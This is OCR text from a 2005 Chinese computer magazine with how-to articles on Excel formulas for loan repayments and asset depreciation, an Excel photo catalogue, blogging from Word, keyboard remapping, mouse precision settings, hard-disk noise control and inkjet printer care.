选中A3单元格，此时，该单元格右下角出现了下拉按钮，单击此按钮，在随后出现的下拉列表中，选中“公积金贷款”选项；以同样的方法进行操作，分别将B3、C3单元格设置为“15”(万元)、“10”(年)，此时，在E3单元格中显示出月还款金额为1535.13元，在F3单元格中显示出累计还款金额约为184215.3元(见图6)。如果国家调整贷款利率，大家只要修改一下D3单元格中公式的相应利率就可以了。看起来，这个速查表确实比李 设计的那个查询表要高级许多。



图6

实战 轻松求解固定资产折旧费

环球旅游公司在2005年9月购进了一套设备，投资额为100万元，使用年限10年，10年后预计该设备的残值为10万元，那么该如何计算各期的折旧金额呢？这可难不倒八戒，他使用“余额递减法”很快就搞定了。

第一步：启动Excel，如图7所示制作一份数据表格。

第二步：选中B4单元格，输入公式：=DB($A$2,$B$2,$C$2,C4,3)，并按下回车键进行确认，第一期(也就是2005年后3个月)的折旧金额——51500元立即被计算出来。



图7

DB 小档案

语法：DB(cost,salvage,life,period,month)

说明：本函数使用固定余额递减法，计算一笔资产在给定期间内的折旧值。

cost，资产原值；salvage，资产在折旧期末的价值(也称为资产残值)；life，折旧期限(有时也称作资产的使用寿命)；period，需要计算折旧值的期间，它必须使用与life相同的单位；month，第一年的月份数，如果省略，则假设为12。

小提示

★如果用“双倍余额递减法”计算各期折旧额时，请在B4单元格中输入公式：=DDB($A$2,$B$2,$C$2,C4)(此处计算出来的是第一个使用年度，即2005年10月至2006年9月的折旧额)；如果用“年限总和折旧法”计算各期折旧额时，请在B4单元格中输入公式：=SYD($A$2,$B$2,$C$2,C4)(同样，此处计算出来的也是第一个使用年度，即2005年10月至2006年9月的折旧额)。

第三步：再次选中B4单元格，拖动填充柄将上述公式拖拉复制到B5至B14单元格中，计算出以后各期的折旧额(见图8)。朋友们可能已注意到，在B4单元格中输入公式时，在其中的A2、B2、C2单元格地址前面添加了一个符号“$”($A$2、$B$2、$C$2)，这是单元格地址“绝对引用”的标志，而“C4”单元格没有进行这样处理，这就是“相对引用”。进一步观察一下B5至B14单元格区域中的相应公式，我们就会发现，“绝对引用”的地址，在用填充柄拖拉复制时，其地址不变，而相对引用的地址，则相应地发生了变化(依次转换为C5、C6……C14)。如果想把输入的公式中某个相对引用的单元格地址转换为绝对引用的地址(或相反)，只要在编辑栏的公式中选中相应的单元格地址，然后按一下F4键就可以了。



图8

小提示

★如果使用“双倍余额递减法”和“年限总和折旧法”计算各期折旧额时，上述公式只能复制到B13单元格为止，否则B14单元格会返回错误值。因为，用这两种方法计算时，只有10个使用年度。

擂台赛

本系列的擂台赛暂告一段落，下面是从前段时间的参赛者中挑选出的一些热心读者名单，他们有的提出了详细的栏目建议，有的提供了不错的参赛作品，小编在此深表感谢。以下参赛者将免费获赠《电脑爱好者》2005年最新增刊一套，请大家将邮寄地址发送到：bangong@cfan.com.cn，标题请注明“擂台赛”字样，谢谢。

邮件用户名 Huang Xiaobing		邮件用户名 ydx6803
青岛 朱国梁	山东 王春雅	邮件用户名 wfdfj
广东 梁里宁	北京 田正凯	江苏 陈腊明
陕西 一 言		

CF [YY27]

赤手空拳　为数码照片打造“全能管家”

★★★

■ 安徽　房鹏

随着数码相机的普及，电脑中的数码照片也越存越多，如果不善加管理，时间长了，想要找到某张急需的照片一定不是件轻松的事。其实可以将Excel打造成一个数码照片“全能管家”，就能让电脑中的照片变得有条不紊(本文源文件下载地址：http://www.newhua.com/cfan/200521/ePhotos.rar)。

美化界面　赏心悦目

你大概想不到吧？恰恰是长了一张方方正正呆板面孔的Excel，给了我们一个赏心悦目的漂亮界面呢，如图1所示，就是我的“照片管家”的界面。




图1

第一步：启动Excel 2003，它会自动新建一个工作簿，双击当前工作表标签名称“Sheet1”，将其改名为“照片管家”。执行“工具→选项”菜单命令，在打开的选项窗口中选择“视图”标签，单击去掉“网格线”前复选框中的“✓”号，点击“确定”返回，此时工作表中的网格线就都隐藏了。

第二步：按Ctrl＋A组合键，或单击工作表左上角的“全选框”（即列号A与行号1相交处的空白灰框），将工作表全部选中，再在工作表中单击鼠标右键，从右键菜单中选择“设置单元格格式”命令，在打开的“单元格格式”对话框的“图案”标签下，设置单元格的底纹颜色为深绿色。我的“照片管家”工作表中要搜集有拍摄时间、拍摄地点、照片类别、使用设备、照片数量、照片链接及精彩照片(本例共有10张)七类信息(你可以根据自己的需要添加或减少)，共计16列，选中B2到U29单元格区域(行数可在实际使用中随时插入),借鉴上面的方法将这些单元格的底纹颜色设置为白色，并为所选的单元格设置绿色的表格线。

第三步：在图1所示“照片管家”工作表中的表格、边框及折线，是通过选择相应的单元格区域并为这些单元格设置边框来完成的。在设置边框时，可以选择不同的边框“线条样式”、不同的“线条颜色”。拖动行号或列号分隔线，可调整相对应的行高、列宽。最后，再选择喜欢的字体、颜色，设置合适的字号，输入文字，漂亮的界面就OK了。

快速链接

如何美化Excel表格还可以参考本刊今年第13期《八戒娶亲是赔是赚，Excel里一目了然》一文的前半部分。

输入信息　链接精彩

“照片管家”的界面设计好了，接下来就是信息的整理和输入了。

第一步：每次拍摄回来，可花几分钟时间，将照片按“风景”、“民俗”、“人物”等类别进行分类。如果是用不同相机拍摄的，还可以按相机进行分类并分别将它们保存在不同的文件夹中。然后，将相关信息输入到“照片管家”工作表中。

第二步：我们可以在“照片管家”工作表添加一些“超链接”，这样只要简单点击一下就能打开相应照片文件夹，具体方法是：点选准备添加链接的单元格(本例为“照片链接”列中的单元格，单元格中已预先输入了提示文字：“相片”，你可以改成其他的提示文字)，然后点击工具栏上的“插入超链接”按钮(快捷键为Ctrl＋K，或执行“插入→超链接”菜单命令)，在“插入超链接”窗口中，定位到相对应的文件夹(见图2)，点击“确定”按钮即可。这样一来，我们只要在“照片管家”工作表中，点击该单元格就可以直接打开相对应的文件夹了。




图2

第三步：以同样方法也可以为该文件夹中的10张精彩照片添加“超链接”，不过在“插入超链接”窗口中要选择具体的照片文件，添加链接后，只要点击单元格，系统就会用默认的 览程序打开链接的照片，以方便 览。

第四步：如果还想为该组照片添加一些说明性文字，可右击相应单元格，然后在右键菜单中选择“插入批注”命令，将文字说明输入到批注的编辑框中，输入完成后，点击表格任意处即可，此时，该单元格的右上角就会多出

一个红色的三角形标记，当鼠标滑过这一单元格时，这些说明文字会自动显示出来。

分类检索 方便快捷

有Excel中建立照片数据库后，就可以对它进行各种查询操作了，比如按Ctrl＋F组合键调出查找对话框，输入照片名称或文件名(假如你设计的照片管家中有这些项目)，就能快速找到它的位置了。根据笔者个人使用经验，觉得用Excel管理照片，最方便的还是它的分类检索了。

第一步：在工作表中，选中"拍摄时间"、"拍摄地点"、"照片类别"及"使用设备"四个单元格，执行"数据→筛选→自动筛选"菜单命令，就可以看到在每个单元格的右下角分别出现了一个下拉按钮，点击这些下拉按钮可以显示出菜单选项，选择不同的选项就可以筛选出不同类型的照片了。

第二步：如果要筛选出风景照片，可点击"照片类别"单元格中的下拉按钮，在菜单中选择"风景"二字即可筛选出所有的风景照片。

第三步：如果要筛选某一时间段的照片，可以点击"拍摄时间"单元格中的下拉按钮，在菜单中选择"自定义"选项，在"自定义自动筛选方式"窗口中，通过在各个项目的下拉菜单中选择，分别定义"大于或等于"起始时间、"小于或等于"截止时间(见图3)即可。此时应注意窗口中逻辑"与"和逻辑"或"的区别("与"表示必须同时满足两个条件，"或"表示两个条件只要满足一个就可以了)。


图3

当然，我们还可以对相片数据进行其他多种操作，比如用Excel的"自动求和"功能来计算照片的张数等，有兴趣的朋友可以自己多作尝试。

编辑软件 快速启动

数码相片的 力就在于其后期处理，对于常用的编辑软件，我们也可以在"照片管家"工作表中为它们建立"超链接"来快速启动软件，它与前面设置超链接的方法基本相同，只不过在"插入超链接"窗口中，定位到的是软件的可执行文件上，比如是链接到"D:\Program Files\Adobe\Adobe Photoshop CS2\Photoshop.exe"上(如前图1所示，"照片管家"工作表的右上方就是四个常用软件的"超链接")。

如此全能的"管家"，你还等什么呢？赶紧将它请回家吧。

CF [YY28]

Word"改装"Blog发布机

★★

■行者

blogger.com（http://www.blogger.com）本是一个全球知名的博客站点，被Google收购之后它更是如虎添翼。现在，Blogger.com已经推出了中文界面站点，使它更加适合我们中国的用户使用了。前不久，Blogger.com还推出了一个Word插件，使你不用打开 览器，直接在Word里编辑文档并可直接发布到你的网志中，用起来非常方便。

第一步：下载安装Blogger for Word插件（下载地址：http://dl.google.com/blogger/BloggerForWordSetup.exe）。

第二步：启动Word 2003，这时你会发现Word工具栏上多了四个按钮，我们只需用其中两个就足够了。第一次使用这个插件，需要进行相应的设置，操作非常简单：单击"Blogger Settings"按钮打开配置对话框(见图1)，输入平时登录Blogger的用户名(Username)、密码(Password)。最好选中"Remember Username and Password(记住用户名及密码)"项，这样以后就不用再设置了。设置完毕，单击OK确定。


图1

小提示

如果Word工具栏上没有显示出Blogger按钮，可在工具栏空白处右击，单击勾选"Blogger"项就可以显示它了。

第三步：像平时一样，在Word中输入编辑文档，编辑好之后再单击"Publish(发布)"按钮，在打开的发布窗口中设置这篇网志的标题，并选择你在Blogger.com上创建好的Blog名称，然后单击"Send(发送)"按钮(见图2)。


图2

第四步：这时将弹出显示"Your post was successfully published（发布成功）"字样的提示框，单击OK按钮退出即可。你也可以单击该提示框中的"Click here to view your post on the web."链接，启动 览器即时预览你刚刚发布的这篇网志。

CF [YY29]

Office 键盘　让办公一族如虎添翼

★★

■广东　林海

对于办公一族，特别是IT业界的办公族来说，Office操作一定是相当频繁的。在这个事事追求效率的年代，相信你一定为记住Office繁多而又复杂的快捷键伤透脑筋，其实只要拥有一个Office键盘，一定能够令你的头疼顿消，而且效率大增哦！

所谓Office键盘，其实和市面上流行的"多媒体键盘"一样，除了正常的101个按键之外，还增加了多个配合Office的"快捷键"，只要你轻轻一按，不需要组合键也不需要动鼠标，就能够使用office里面的某个功能了。市面上的Office键盘种类不少，而最著名的莫过于微软的"自家人"，Natural键盘了(见图1)。这款键盘是专为Office XP设计的，接口采用PS/2和USB，最大的特点就是它拥有多个"热键"，能够打开和运用Office里面的各种功能。这些热键就位于传统的"F1、F2"之类的位置，和F快捷键重合，当我们需要F功能键原本功能的时候，按下一个特制的F Lock ′按键就可以了(见图2)。



图1



图2

用功能键帮你提高效率

首先我们看看键盘的左边(见图3)，这是微软Natural独有的"功能区"。最上面的两个键就是"向前翻页"和"向后翻页"功能，我们在 览网页的时候，左手一般是不需要操作的(主要是右手操作鼠标)，因此可以灵活地按这两个键来切换网页显示，让右手负担减半哦。在这两个键下面有一个触摸滚轮，作用就相当于鼠标中央的滚轮。当我们在Office里面处理一篇尝尝的文稿，双手正在打字的时候，肯定不希望右手离开键盘去操作鼠标滚轮，或者点击滑动条向下拉动，这时候这个滚轮就派上用场了，翻页显得格外轻松！在触摸滚轮的下方，就是"剪切、复制、粘贴"这三个我们使用最频繁的命令，把我们彻底从"Ctrl+x、c、v"这样的操作之中解放出来。相信不少朋友都看到了最下方的两个Application按键，用它可以实现我们通常按ALT+TAB键才能够实现的程序间切换，这一下又让我们省了不少时间。



图3

除了左边的"功能区"之外，传统的F快捷键也被Natural赋予了多种不同的功能，包括"帮助、刷新、打开、关闭、返回、前进、发送、保存、打印、撤消"等等，此外Natural自带的多媒体键还能够帮我们打开Excel、Word、Outlook和览器等应用软件，可谓方便至极。"Task Pane"任务窗快捷键更加是完美配合OfficeXP的新特性。虽然要实现这些功能并不难，但是微软的贴心设计让我们不得不服，原来Natural上面的多媒体按键，F快捷键都是可以定义的，我们能够通过附带的IntelliType Pro软件(见图4)来对超过三十个按键进行定义，而且完全兼容非微软公司的软件。有了Natural之后，我们的工作就大大简化了。



图4

买不到Office键盘怎么办?

虽说上面这款微软Natural Office键盘只是399元的价格，但是公司给我们配置的电脑未必会带有Office键盘，一个键盘还凑合，要是几十上百个这样的键盘，估计老板要发了。不过除了我们自己出钱买一个之外(一般没人那么奢侈吧?)，我们还有另外一种方法来打造一个Office键盘，那就是借助一个叫做KeyTweak的小软件了。它能够通过调整操作系统的注册表来将键盘上面的按键"变成"另一个按键，你可以定义这个"新按键"的功能，相当于微软的Office键盘哦！

第一步:首先我们可以在http://ftp.pconline.com.cn/pub/download/200505/keytweak.zip下载KeyTweak的汉化版本，下载之后解压运行我们就可以看到它的主界面了(见图5)。

第二步:我们可以看到一个键盘的分布图，现在点击一下你想定义的某个按键，譬如说"F12"吧，点击一下之后，下面的一个下拉菜单就会被激活，询问你要定义成一个什么样的新按键(见图6)，接下来我们把想定义的键在下拉菜单之中选择，它就会在右边的"等待修改的映射"列表中显示出来。




图 5



图 6

第三步:当所有要映射的按键都设置完之后,我们只要点击一下〝应用〞即可完成映射的步骤了。

小提示

要清除的时候只要在列表之中选好按键,然后点击“清除”或全部清除”,最后点击“应用”就可以了。此外我们还能够禁用按键,只要选择了某个按键后点一下“禁用按钮”,这样这个键我们无论怎么按都没反应了。

要将你的普通键盘加上接近微软Office键盘的功能,我们需要先看看KeyTweak的特殊功能按键区域(见图7),这里显示的就是KeyTweak能够帮我们在键盘上面实现的功能了,其中包括了:媒体播放、前进、后退、停止播放、静音、音量大小、向前/向后翻页、刷新网页、显示主页、电子邮件、收藏夹、电脑睡眠、关机、我的电脑、计算器等等。要实现这些功能很简单,和定义普通按键是一样的,一般来说我们可以把这些特殊功能定义在F1~F12这些按键上,之前要看看是否和别的软件快捷键冲突。下面我就举例说明,如何把F12定义为〝我的电脑〞快捷键:



图 7

首先在软件主界面的键盘模型上面点击〝123〞键,就是在F12的位置上面那个。然后在下面的〝键盘设置〞框中展开〝选择新的按键〞下拉菜单,在里面找到〝My computer〞之后选上,然后点击〝映射按键〞,看到按键出现在〝等待修改的映射〞框里面之后再点击〝应用〞即可完成。这样以后每次我们打开〝我的电脑〞只需要按一下〝F12〞按键就可以了。现在马上就动手,打造属于我们自己的办公专用键盘吧。 CF [YY30]



图 8

运“鼠”如飞，鼠标精度随心调

■王军

“速度”和“精度”，永远是射击游戏玩家们不断追求的至高境界。所谓“速度”，就是要求鼠标指针能以极快的速度，快速地到达目标位置。而“精度”则在“速度”的基础之上，又对鼠标指针是否能够毫无偏差“对准目标”提出了极高的要求。除了游戏之外，在其他的应用（譬如平面设计）上，人们已经不再去追求过高的移动速度，因为这个时候，鼠标指针的精度才是设计者最为看重的。那么，我们应该如何根据不同的应用层面，来调校自己鼠标的精度呢？请看本文！

是什么影响着鼠标的精度?

对于光电鼠标来说，其实影响其精度的，有两个很重要的指标，它们分别是DPI和刷新率。其中，DPI除了影响鼠标的精度之外，还会影响鼠标指针的移动速度。

1. DPI对鼠标精度的影响

我们知道，DPI是一个表示鼠标移动速度（其实是精度）的硬件指标。DPI值越低，鼠标指针在屏幕上的移动也就越慢。反过来，DPI的值越高就移动得越快。以800DPI和400DPI的鼠标来说，800DPI的鼠标仅需要移动1/800英寸的距离，就可以使指针在屏幕上移动一个像素，而400DPI的鼠标则需要移动1/400英寸的距离，才能使指针在屏幕上移动1个像素。由此可见，800DPI鼠标只需要400DPI鼠标一半的路程，即可以完成1个像素的移动（直接的反映就是在屏幕上，800DPI鼠标指针的移动速度要比400DPI鼠标的指针移动速度更快，而鼠标本身在鼠标垫上移动却是相等的）。

在同样的鼠标移动距离下，400DPI的鼠标能不能获得800DPI鼠标的光标移动速度呢？当然是没有问题的，在Windows中，直接提高鼠标指针的移动速度就行了。然而，这样做的不利后果却是：当鼠标在快速移动时也许看不出精度上有什么问题，而在我们需要指针进行精确的定位时（如在Photoshop中用钢笔工具抠图时），你方会发现鼠标指针已经不再是以1个像素的精度来定位，而变成以2个甚至4个像素的精度来定位了（意味着鼠标对屏幕像素的操控能力下降了，也就是在软件强行对移动速度进行提升的情况下，指针的定位精度却下降了）。因此，选择DPI值高的鼠标，其不仅可以用小幅的操作来获得高响应的移动速度，并且还可以同时获得更精确的像素定位精度（因为它是硬件连续采样，而非通过软件干预来提速）。

也就是说，高DPI值的鼠标，其指针在屏幕上快速移动时，它的采样是连续的，因此不会出现跳跃或指针突然丢失的情况，而DPI鼠标，由于其指针在快速移动时，其采样不是连续的，因此必然出现跳跃式的采样，从而使鼠标的定位精度降低。

前面，我们只是讨论了鼠标在高速移动状态下，高DPI值鼠标与低DPI值鼠标在定位精度上存在的区别。然而，在不需要鼠标指针高速移动的时候（即指针低速移动时，譬如作图、在CS游戏中进行狙击时），为什么反而要降低鼠标的DPI值呢？这是因为，处于低DPI值的鼠标，在进行慢速的移动时，其指针的移动速度会更为的迟钝（但这并不影响它的定位精度），因此我们在操控鼠标进行低速移动时候（即需要指针进行高精度的定位的时候）就可减少用手操作鼠标所产生的误差，更容易的将鼠标的指针对准目标（相当于鼠标的定位精度提升了）。

2.刷新率对鼠标精度的影响

刷新率这个指标，直接反映了光学传感器在快速捕捉图像时，其捕捉能力的强弱。这个能力越强，其获得的信息量就越大，光电鼠标的反应就会更为的快速和准确。而如果刷新率不足（如早期的1500次/秒或者2000次/秒等），则会在鼠标指针快速移动的情况下，出现“丢帧”现象，从而使鼠标的定位精度受到影响。另外，由于刷新率对应着光学传感器的帧速率，因此这个帧速率越高，则在一定的时隙之内获得的信息也将越充分、其图像越连贯，帧与帧之间的对比也将更为有效和准确。因此可见，鼠标的刷新率越高，其在高速移动之下的定位精度也将越高。

如何来调整鼠标的精度

1. 通过系统功能调整鼠标精度

在Windows XP操作系统的“控制面板”中，双击“鼠标”。在“鼠标属性”窗口中，单击“指针选项”标签。然后在“选择指针移动速度”一项中（见图1），我们就可以调节鼠标指针的移动速度了。当然了，指针的移动速度越高，那么鼠标指针的定位精度



图1

也会相应降低。在这里，如果我们选中了"提高指针精确度"，此时的鼠标指针的移动速度将会更快，相当于给鼠标增加了一个加速度。为了确保精度，通常情况下不建议选中"提高指针精确度"一项。

去除加速度的优点在于可以保持鼠标操作瞬间的连贯性。这点大家可能已经注意到了，鼠标的加速度其实是一个移动速度"由慢到快"，然后再"由快到慢"的速度变化过程。因此，如果我们去除鼠标的加速度，那么鼠标在移动的过程中，其移动将变得更为的均匀和易于控制。因此，如果我们要提高鼠标精度，可在需要的时候，将鼠标加速度关闭，以提升其精度。

在这里笔者强烈建议大家优先使用鼠标自带的驱动程序，这样可以更全面的来调节鼠标的各项工作参数。以笔者自己使用的罗技普通光电鼠为例，在安装了罗技公司的驱动程序之后，在罗技鼠标的驱动程序中（见图2），鼠标指针的移动速度（Speed）变得更为精细，Slow表示"慢"，Fast表示"快"，越"慢"精度越高，但指针移动困难，因此使用者可以选择一个适合的移动速度。另外，这里关于加速度也有了明确的调节选项，其中我们可以选择"No"来去除鼠标的加速度，以提高鼠标的精度。考虑到射击游戏中使用加速度武器的瞄准精度，因此我们可以选中"Disable acceleration in games"，以便在游戏中禁用鼠标的加速度。



图2

2. 在游戏中调整鼠标的精度

当前，在不少第一人称射击游戏中（譬如CS、QUAKE 3、DOOM3），以CS这款游戏的鼠标调节为例，在"Options"/"Mouse"中（见图3），我们可以对鼠标进行设置。



图3

其中，鼠标过滤（Mouse Filter）：这个设置将平滑鼠标的移动。听起来很玄乎，但请务必去掉该选项，否则它将细微的修正你的瞄准，从而影响鼠标的定位。CS会计算鼠标在两帧图像之间的所有移动，然后求取一个平均值，这样会使你的老鼠动起来很"粘"。这也意味着你老鼠的最终移动取决于一个旧的数据，意即你无法准确的将准星拉到你所期望的地方。

鼠标敏感度（Mouse sensitivity）：此选项可以让你在游戏进行的时候调节你的鼠标速度，它也决定了你准星的移动速度。通常推荐在5.0以下，不过你的选择取决于你的习惯与外设。这绝对不是说鼠标速度越低越好，职业CS选手的速度有设置为1.7的，还有更慢的，但是他们使用的鼠标跟你的不一样。比如同是设置为1.7，一个25块钱的杂牌光电鼠与微软IE4.0鼠标在游戏中的速度是绝对不一样的，所以根据实际情况，合理的择适合自己的鼠标敏感度。实际运用中，虽然降低鼠标敏感度可以提高狙击武器在射击时的精度，然而也必将会影响到你使用手枪、冲锋枪一类需要高反应速度的武器。特别是在巷战的时候，很有可能是在来不及将枪口对准敌人，已经被人家一枪爆头。因此，CS游戏中的鼠标敏感度应当根据自己鼠标自身的灵敏度和在游戏中选择武器类型来加以合理的设置。

3.用鼠标自带的快捷按钮控制精度

目前市面上，开始出现配备有鼠标精度（灵敏度）调整快捷按钮（见图4）的鼠标，譬如罗技MX518光学鼠标。通过鼠标滚轮旁边的两个快捷按钮，我们可以从容、快速的调节鼠标的灵敏度。



图4

罗技M518这款鼠标的精度高达1600DPI，在普通的应用中，这样高的DPI不太容易操控，因为移动速度太快。因此罗技才设计了灵敏度快捷调节按钮，以便让用户根据不同的应用，轻松调节鼠标的灵敏度。其中，快捷按钮可支持400 DPI、800 DPI、1600DPI三档调节，而鼠标的Setpoint高级游戏设置中（见图5），可实现400DPI、



图5

让硬盘静音运行无需如此麻烦

■张司艺

看了第18期的《硬盘应该怎么用？要性能，还是要寿命？》后，受益匪浅。但是里面介绍的调整硬盘参数的方法有点麻烦，要下载软件，还要做成启动盘，并且还是英文界面。但这些对于使用Intel芯片组主板的朋友来说，其实无须如此。只要你安装了英特尔专门为其芯片组开发的Intel Application Accelerator（简称IAA，可到网站：驱动之家 www.mydrivers.com 上下载，主板驱动盘里也有），在里面就可以实现类似功能。

具体操作如下：

点击“开始→所有程序→Intel Application Accelerator→Intel Application Accelerator”运行IAA程序，点击“基本通道”的“主导设备”，在右侧的“参数”中双击“自动声音管理”，然后选择“最小声音输出”即可。(见图1)

编者注：要用IAA开启硬盘的静音模式，硬盘本身就要支持“自动噪音控制”功能。如何得知你的硬盘是否支持该功能呢？用“HD Tune2.10”硬盘实用程序检查一下即可得知，见图2。



图1



图2

小提示

什么是IAA？

英特尔南桥芯片组Intel Application Accelerator应用程序加速器驱动是英特尔早在2001年首次推出的，它能够支持ICH、ICH0、ICH2、ICH3、ICH4等南桥芯片组，用于替代先前的Ultra ATA驱动，并发挥系统的最佳性能。到了ICH5R发布之后，英特尔就将应用程序加速器升级为Application Accelerator RAID版，版本也随即更新为3.X版，此时的加速器程序已经是集创建和管理RAID磁盘阵列，并使磁盘性能达到最佳化等功能于一身。

小提示

为什么我的电脑不能安装IAA？

出现这种问题的原因，多数是你的主板所采用的芯片组不支持IAA应用程序造成的，由于这是设计问题，所以是没有办法解决的。英特尔对ICH5南桥芯片并未提供任何加速程序，原因在于ICH5芯片82801EB提供了两种硬盘接口模式，包括并行ATA（P-ATA）及串行ATA（S-ATA）两种模式，而单一的加速程序仅能够支持P-ATA加速，由于无法分辨用户在使用中是使用何种硬盘，可能会造成加速错误，最终导致出现问题，所以英特尔在最终并未提供加速程序，仅提供了ICH5-R芯片82801ER南桥的RAIN版本加速程序，此版本可以在英特尔的SUPPORT网页上找到，也注明了专为ICH5-R南桥设计及使用！ CF [YY32]

600DPI、800DPI、1200DPI和1600DPI的调节。

之所以罗技M518可以做到这点，是因为罗技MX518采用了安捷伦A3080光学感应器核心组件（支持从400 DPI～1600 DPI的可编程光学分辨率调节功能，并在CY7C63743-PC芯片的支持下，实现可编程功能的存储）。

鼠标快捷精度调节按钮,该怎么用?

1.在游戏中调整鼠标精度

在游戏中，通过快捷按钮，我们可因应不同的武器，以自由自在、快捷的方式来进行鼠标精度的调整。如在CS中，在使用MP5或B43时，由于鼠标移动速度快（精度相对降低），因此在反应上就会更加的灵活主动，其杀伤率也会相对提高（因为速度快，可以指哪儿打哪儿）。而在使用AWP等狙击类枪支时，则就可以用快捷按钮，降低鼠标的灵敏度（速度），从而有效提高鼠标的定位精度，从而大大提高枪支瞄准精度。

2.在平常的使用中调整鼠标精度

平时，我们对于鼠标的精度不是很高，譬如看网页等，这个时候我们可以将鼠标的速度调快一些，这样可以有效的提高工作效率。然而，但在做一些精细活儿时，如用PS处理图片、AutoCAD绘图时，如果鼠标速度太快的话，就会造成鼠标精度下降，从而使鼠标操控困难。在这个时候，我们就可以用快捷按钮来降低鼠标的灵敏度，减少鼠标操作所带来的误差，获得更准确的鼠标指针定位。 CF [YY31]

谈谈喷墨打印机的合理使用

■白山市　惠恩刚

喷墨打印机因其打印机效果好、噪音低而日益成为家用打印机的首选对象。下面介绍一些在日常使用和维护喷墨打印机过程中应注意事项。

1.确保使用环境的清洁。使用环境灰尘太多，容易导致字车导轴润滑不好，使打印头的运动在打印过程中受阻，引起打印位置不准确或撞击机械框架造成死机。有时，这种死机是因为打印头未回到初始位置而产生的，在重新开机时，打印机首先让打印头回到初始位置，接着将进行清洗打印头操作，所以造成墨水不必要的浪费。解决这个问题的方法是经常将导轴上的灰尘擦掉，并对导轴进行润滑(选用流动性较好的润滑油，如缝纫机油)。

2.必须确保打印机在一个稳固的水平面上工作，不要在打印机顶端放置任何物品。打印机在打印时必须关闭其前盖，以防止灰尘或其他坚硬的物品进入机内阻碍打印机小车的运动，引起不必要的故障。如果同时打开两个墨盒(一个黑色墨盒，一个彩色墨盒)应把其中一个墨盒放入随机所赠的墨盒匣里。禁止带电插拔打印电线，这样会损坏打印机的打印口以及PC的并行口，严重的甚至会击穿PC的主板。如果打印输出不太清晰，有条纹或其他缺陷，可用打印机的自动清洗功能清洗喷头，但需要消耗少量墨水。若连续清洗几次之后打印仍不满意，这时可能是喷头堵塞又或者是墨水已经用尽，需要维修或更换墨盒。

3.墨水用完后，要及时更换墨盒或加注墨水。一定要用相同型号的墨水，否则极易导致打印头堵塞。

小技巧

只用兼容 减少堵头

对于打印头和墨盒分离的机型(爱普生和佳能都有)，如果打算长期使用兼容墨水，那么在新机器买回来之初就不要用原装墨水。也就是说，从一开始就使用兼容墨水。这样，墨头和供墨管道里面就不会残留原始的墨水，从而使不同墨水之间发生化学反应导致“堵头”的问题少发生。

4.墨盒未使用完时，最好不要取下，以免造成墨水浪费或打印机对墨水的计量失误。

5.关机前，让打印头回到初始位置(打印机在暂停状态下，打印头自动回到初始位置)。有些打印机在关机前自动将打印头移到初始位置，有些打印机必须在关机确认处在暂停状态(即暂停灯或PAUSE灯亮)才可关机。这样做一是避免下次开机时打印机重新进行清洗打印头操作浪费墨水；二是因为打印头在初始位置可受到保护罩的密封，使喷头不易堵塞。

6.部分打印机在初始位置处于机械锁定。此时如果用手移动打印头，将不能使之离开初始位置。注意不要强行用力移动打印头，否则将造成打印机机械部分的损坏。

7.换墨盒时一定要按照操作手册中的步骤进行，特别注意要在电源打开的状态下进行上述操作。因为重新更换墨盒后，打印机将对墨水输送系统进行充墨，而这一过程在关机状态下将无法进行，打印机无法检测到重新安装上的墨盒。另外，有些打印机对墨水容量的计量是使用打印机内部的电子计数器来计数的(特别是在对彩色墨水使用量的统计上)，当该计数器达到一定值时，打印机判断墨水用尽。而在墨盒更换过程中，打印机将对其内部的电子计数器进行复位，从而确认安装了新的墨盒。

8.墨盒在长期不使用时应置于室温下避免日光直射。

9.在插拔打印机电源线及打印电缆时一定要在关闭打印机电源的情况下进行。

10.打印时纸张的幅面大小一定要定好。如果打印纸张比设置的纸张小，则可能打印喷墨到底板上，这时可用干净的擦拭；对于大幅面文件，只能采用〝缩小打印〞的功能实现打印输出。

11.有些打印机的操作面板有很多选择键，但这些键的设定并不完全起作用，这是因为用户使用的软件和面板的设定不同，一般软件的设定总是优先于面板的设定，最好使面板的设定和软件的设定统一起来。

12.在每次打开喷墨打印机后，电源指示灯或联机指示灯闪烁，表示打印机正在预热，这时你不要急于操作，要等预热结束、指示灯不再闪烁才可操作。有些喷墨打印机预热时间稍长一些，要耐心等待。

13.为了节约墨水，打印初稿或对打印质量要求不高的情况下，尽量使用低密度或省墨水的方式打印；清洗打印头也消耗墨水，由此仅在打印质量有问题时才需清洗打印头。

14.喷墨墨水具有导电性，若漏洒在电路板上应使用无水酒精擦净、晾干后再通电，否则将损坏电路元件。

15.不得带电拆卸喷头，不要将喷头置于易产生静电的地方，拿取喷头时应把持其金属部位，以免因静电造成喷头内部电路损坏。

16.不可用嘴直接向喷头内或其他墨水管路内吹气，以防唾液污染管路内部而影响墨水畅通。 CF [YY33]

做个出色的演讲师

看着别人制作出的漂亮PPT，看着别人在演讲台上滔滔不绝，你有何想法？来，让我们一起做个出色的演讲师。

注:①建议你在学习下面的技巧前先读一读《制作PPT的7个要点》(下载地址:http://www.newhua.com/cfan/200521/zzPPT.rar)；②本文所指PowerPoint均为2003版。

本期密技评审团成员

CFan编辑部:狂PK、特别的特别、Cornel、番茄蛋饭

特邀读者评审:50人

